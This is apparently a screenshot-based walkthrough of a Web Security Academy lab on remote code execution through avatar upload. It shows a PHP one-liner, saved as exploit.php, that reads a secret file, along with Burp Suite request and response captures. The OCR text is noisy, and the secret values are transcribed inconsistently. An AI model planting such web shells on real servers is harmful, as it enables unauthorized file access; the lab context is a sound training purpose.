```

Response

```

1 HTTP/2 200 OK
2 Date: Wed, 30 Aug
  2023 11:16:25 GMT
3 Server: Apache/2.4.41
  (Ubuntu)
4 Last-Modified: Wed,
  30 Aug 2023 11:16:19
  GMT
5 Etag:
  "7df-604220e8b235b"
6 Accept-Ranges: bytes
7 Content-Type:
  image/png
8 X-Frame-Options:
  SAMEORIGIN
9 Content-Length: 2015
10
11 PNG
12
13 IHDRyp: 880sRGB0iegAMA

```

Inspector

Request attributes 2

Request cookies 1

Request headers 16

Response headers 8

Then we select the URL of our image upload and send the request to repeater.

exploit
File Edit View

```

<?php echo file_get_contents('/home/carlos/secret'); ?>

```

Ln 1, Col 56

8. Send the request. Notice that the server has executed your script and returned its output

We create a php file called exploit.php and save it.

My Account

Your username is: wiener

Your email is: shreya4196@gmail.com

Email

Update email




Avatar:

Choose File exploit.php


Upload

Now in place of the image we upload the exploit php file.



The file avatars/exploit.php has been uploaded.

[!\[\]\(2e897e890e69d81eae4503a8342c36b0_img.jpg\) Back to My Account](#)


 Burp Project Intruder Repeater View Help Burp Suite Community Edition v2023.9.3 - Te...

Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Settings

Comparer Logger Organizer Extensions Learn

Intercept **HTTP history** WebSockets history Proxy settings

Filter: Hiding CSS and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length
261	https://0a0a00660452ed6e8051...	GET	/files/avatars/screenshots/2023-03-2...			304	171
262	https://0a0a00660452ed6e8051...	GET	/academyLabHeader			101	147
263	https://0a0a00660452ed6e8051...	POST	/my-account/avatar	✓		200	352
264	https://0a0a00660452ed6e8051...	GET	/my-account			200	4430
265	https://0a0a00660452ed6e8051...	GET	/files/avatars/Screenshot%202023-03-2...			200	2272
266	https://0a0a00660452ed6e8051...	GET	/academyLabHeader			101	147
267	https://play.google.com	POST	/log?format=json&hasfast=true&auth...	✓		200	578
268	https://0a0a00660452ed6e8051...	POST	/my-account/avatar	✓		200	331
269	https://0a0a00660452ed6e8051...	GET	/my-account			200	4409
270	https://0a0a00660452ed6e8051...	GET	/files/avatars/exploit.php			200	207
271	https://0a0a00660452ed6e8051...	GET	/academyLabHeader			101	147

Request

Raw

```

1 GET
  /files/avatars/exploit.php HTTP/2
2 Host:
  0a0a00660452ed6e8051d
  0e400760017.web-secur
  ity-academy.net
3 Cookie: session=
  KEYss3YNkteqm0pbk8coI
  OYP2pXfvapC
4 Sec-Ch-Ua:
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent:
  Mozilla/5.0 (Windows
  NT 10.0; Win64; x64)
  AppleWebKit/537.36
  (KHTML, like Gecko)
  Chrome/116.0.5845.111
  Safari/537.36
7 Sec-Ch-Ua-Platform:

```

Response

Pretty

```

1 HTTP/2 200 OK
2 Date: Wed, 30 Aug
  2023 11:22:20 GMT
3 Server: Apache/2.4.41
  (Ubuntu)
4 Content-Type:
  text/html;
  charset=UTF-8
5 X-Frame-Options:
  SAMEORIGIN
6 Content-Length: 32
7
8 Kxihh4ZvvL1Lh4f2MVUGI
  Y26h95X3tm4

```

Inspector

Request attributes 2

Request cookies 1

Request headers 16

Response headers 5

30°C Haze
 Search

Now we select the URL of exploit.php upload and the sent the request to repeater.

Web Security Academy

Remote code execution via web shell upload

Submit solution

Back to lab description | Home | My account | Log out

My Account

Your username is: wiener

Your email is: shreya4196@gmail.com

Email

Update email

Avatar:

30°C Haze

Search

ENG IN 16:53 30-08-2023

Web Security Academy

My Account

Your username is: wiener

Your email is: shreya4196@gmail.com

Email

Update

Avatar:

207 bytes | 199 millis

Once sending it to repeater we send the file to get response which contains Carlos's secret message.

1 x 2 x 3 x +

Send Cancel < >

Target: https://0a0a00660452ed6e8051d0e40076001... HTTP/2

Request

Raw

1 GET /files/avatars/exploit.php HTTP/2

2 Host: 0a0a00660452ed6e8051d0e400760017.web-security-academy.net

3 Cookie: session=KXVs37Wtegm0phk0cc10VP5pXEvapC

4 Sec-Ch-Ua: Sec-Ch-Ua-Mobile: ?0

5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5045.111 Safari/537.36

6 Sec-Ch-Ua-Platform: ""

7 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8

8 Sec-Fetch-Site: same-origin

9 Sec-Fetch-Mode: no-cors

10 Sec-Fetch-Dest: image

11 Referer: https://0a0a00660452ed6e8051d0e400760017.web-security-academy.net/my-account

12 Accept-Encoding: gzip, deflate

13 Accept-Language: en-US,en;q=0.9

14

Response

Raw

1 HTTP/2 200 OK

2 Date: Wed, 30 Aug 2023 11:54:10 GMT

3 Server: Apache/2.4.41 (Ubuntu)

4 Content-Type: text/html; charset=UTF-8

5 X-Frame-Options: SAMEORIGIN

6 Content-Length: 32

7

8 Eci ihh4ZvvLIh4EZMVUGIY26h9SXStm4

9

Inspector

Selection 32 (0x20)

Selected text

Eci ihh4ZvvLIh4EZMVUGIY26h9SXStm4

Request attributes 2

Request query parameters 0

Request body parameters 0

Request cookies 1

Request headers 16

Response headers 5

Web Security Academy

...0452ed6e8051d0e400760017.web-security-academy.net says

Answer:

Kxihh4ZvvLIh4EZMVUGIY26h9SXStm4

OK Cancel

Back to lab descriptionHome My account Log out

My Account

Your username is: wiener

Your email is: shreya4196@gmail.com

Email

Update email

Avatar:

Lab: Remote code execution Remote code execution

https://0a0a00660452ed6e8051d0e400760017.web-security-academy.net

Web Security Academy

Remote code execution via web shell upload

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills!

Continue learning >>

[Home](#) | [My account](#) | [Log out](#)

My Account

Your username is: wiener

Your email is: shreya4196@gmail.com

Email

Update email